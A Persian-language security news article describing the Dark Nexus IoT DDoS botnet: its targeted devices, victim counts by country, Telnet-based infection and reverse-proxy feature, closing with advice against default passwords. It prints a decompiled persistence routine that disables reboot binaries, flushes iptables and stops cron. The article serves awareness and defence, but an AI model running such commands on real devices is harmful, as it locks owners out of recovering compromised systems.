
شناسایی بات‌نت جدید به نام Dark Nexus که تجهیزات IoT مانند روترها را هدف قرار می-دهد.

محققان امنیتی یک بات‌نت جدید به نام Dark Nexus را کشف کرده‌اند که تجهیزات IoT را هدف قرار می‌دهد و با استفاده از آن‌ها حملات توزیع شده منع سرویس (DDoS) را انجام می‌دهد.

این بات‌نت به تجهیزاتی مانند روترها با برندهای Dasan Zhone, Dlink و ASUS و دوربین‌های مدار بسته و همچنین دوربین‌های حرارتی حمله می‌کند و آن‌ها را عضو بات‌نت می‌کند تا از آن‌ها برای حملات DDoS استفاده کند.

بات‌نت Dark Nexus تا کنون شامل 1372 عدد از تجهیزات IoT می‌باشد که بیشتر در کشورهای چین، کره جنوبی، تایلند، برزیل و روسیه قرار دارند. شکل زیر گسترش این بات‌نت را در سراسر جهان نشان می‌دهد:


Country	No. of victims
China	653
Republic of Korea	261
Thailand	172
Brazil	151
Russia	148
Taiwan	110
Ukraine	77
Vietnam	24
United States	68
India	46



اگرچه برخی از ویژگی‌های این باتنت مانند سایر باتنت‌های موجود است اما ویژگی که باعث می‌شود باتنت Dark Nexus از سایر باتنت‌ها متمایز شود بسته‌های مخربی(Payload) است که برای ۱۲ معماری مختلف از پرازنده‌های (CPU) موجود ساخته شده است و این بسته‌های مخرب متناسب با پیکربندی سیستم هدف و به صورت پویا، حمله را انجام می‌دهند.

محققان اعلام کردند که شباهت‌هایی بین باتنت Dark Nexus و بدافزارهای Qbot و Mirai وجود دارد و با بررسی‌های انجام شده مشخص شد که ماژول اصلی باتنت Dark Nexus همان ماژول اصلی این بدافزارها است که در مدت زمان دسامبر ۲۰۱۹ تا مارس ۲۰۲۰ بیش از ۳۰ مرتبه (یعنی نسخه‌های 4.0 تا 8.6) به روز رسانی شده است.

شکل زیر نحوه حمله را نشان می‌دهد:



کد startup شبیه به کد بدافزار Qbot است. به عنوان مثال چندین بار به سیستم هدف متصل می‌شود، چندین سیگنال را مسدود می‌کند و خود را از terminal جدا می‌کند.

سپس مانند روش بدافزار Mirai به یک پورت ثابت (پورت ۷۶۳۰) متصل می‌شود و از این طریق یک نمونه از این بات را روی دستگاه نصب می‌کند و درآخر نام خود را به bin/busybox تغییر می‌دهد تا پنهان بماند و شناسایی نشود.

زیرساخت‌های این باتنت شامل چندین سرور کنترل و فرمان (C2) است که از راه دور بات‌ها را کنترل می‌کنند و دستورات دلخواه خود را از طریق این بات‌ها در سیستم‌های آسیب‌پذیر (مانند دستگاه‌هایی که از رمزهای عبور پیش-فرض استفاده می‌کنند) اجرا می‌کنند.

هنگامی که حمله (به عنوان مثال حمله brute force) به سیستم هدف، موفقیت آمیز بود بات مورد نظر به سرور کنترل و فرمان رجوع می‌کند تا معماری پردازنده (CPU) سیستم هدف را تشخیص دهد و متناسب با آن معماری، بسته‌های مخرب را از طریق Telnet برای سیستم هدف ارسال می‌کند. سپس سایر مولفه‌های بدافزار را نیز در سیستم آلوده قرار می‌دهد.

علاوه بر این، بعضی از نسخه‌های این بات‌نت (نسخه‌های 4.0 تا 5.3) دارای ویژگی پروکسی معکوس (reverse proxy) هستند که به قربانی اجازه می‌دهد به عنوان یک پروکسی برای سرور میزبان عمل کند و از این طریق به جای اینکه سیستم آلوده مجبور به اتصال به سرور میزبان مرکزی باشد دستورات اجرایی را به صورت محلی دانلود و ذخیره کند.

نکته قابل توجه در مورد بات‌نت Dark Nexus این است که Dark Nexus طوری در سیستم هدف پایدار می‌ماند که از reboot شدن سیستم با متوقف کردن سرویس cron جلوگیری می‌کند و از دسترسی به سایر سرویس‌هایی که قربانی با استفاده از آن‌ها می‌تواند سیستم را reboot کند نیز جلوگیری می‌کند.

```
void __fastcall persist()
{
  int v0; // r0
  _BOOL4 v1; // r4
  struct rlimit v2; // [sp+0h] [bp-10h]

  v0 = fork();
  if ( v0 > 0 )
    v1 = 1;
  else
    v1 = v0 == -1;
  if ( !v1 )
  {
    chmod("/sbin/halt", 0);
    chmod("/sbin/reboot", 0);
    chmod("/sbin/shutdown", 0);
    chmod("/sbin/poweroff", 0);
    v2.rlim_cur = 4096;
    v2.rlim_max = 4096;
    setrlimit(7, &v2);
    shell("iptables -F");
    shell("/etc/init.d/crond stop");
    exit(0);
  }
}
```

بنابراین با توجه به اهمیت و قدرت این بات‌نت توصیه می‌شود تا همیشه تجهیزات شبکه سازمان خود را به روز نگه دارید و از رمزهای عبور پیش‌فرض و ساده استفاده نکنید. همچنین دسترسی به سرویس‌های مدیریتی (Telnet, web, SSH) تجهیزات مانند روترها در بستر اینترنت را غیر فعال کنید.

منبع

- https://thehackernews.com/2020/04/darknexus-iot-ddos-botnet.html
- https://www.bitdefender.com/files/News/CaseStudies/study/319/Bitdefender-PR-Whitepaper-DarkNexus-creat4349-en-EN-interactive.pdf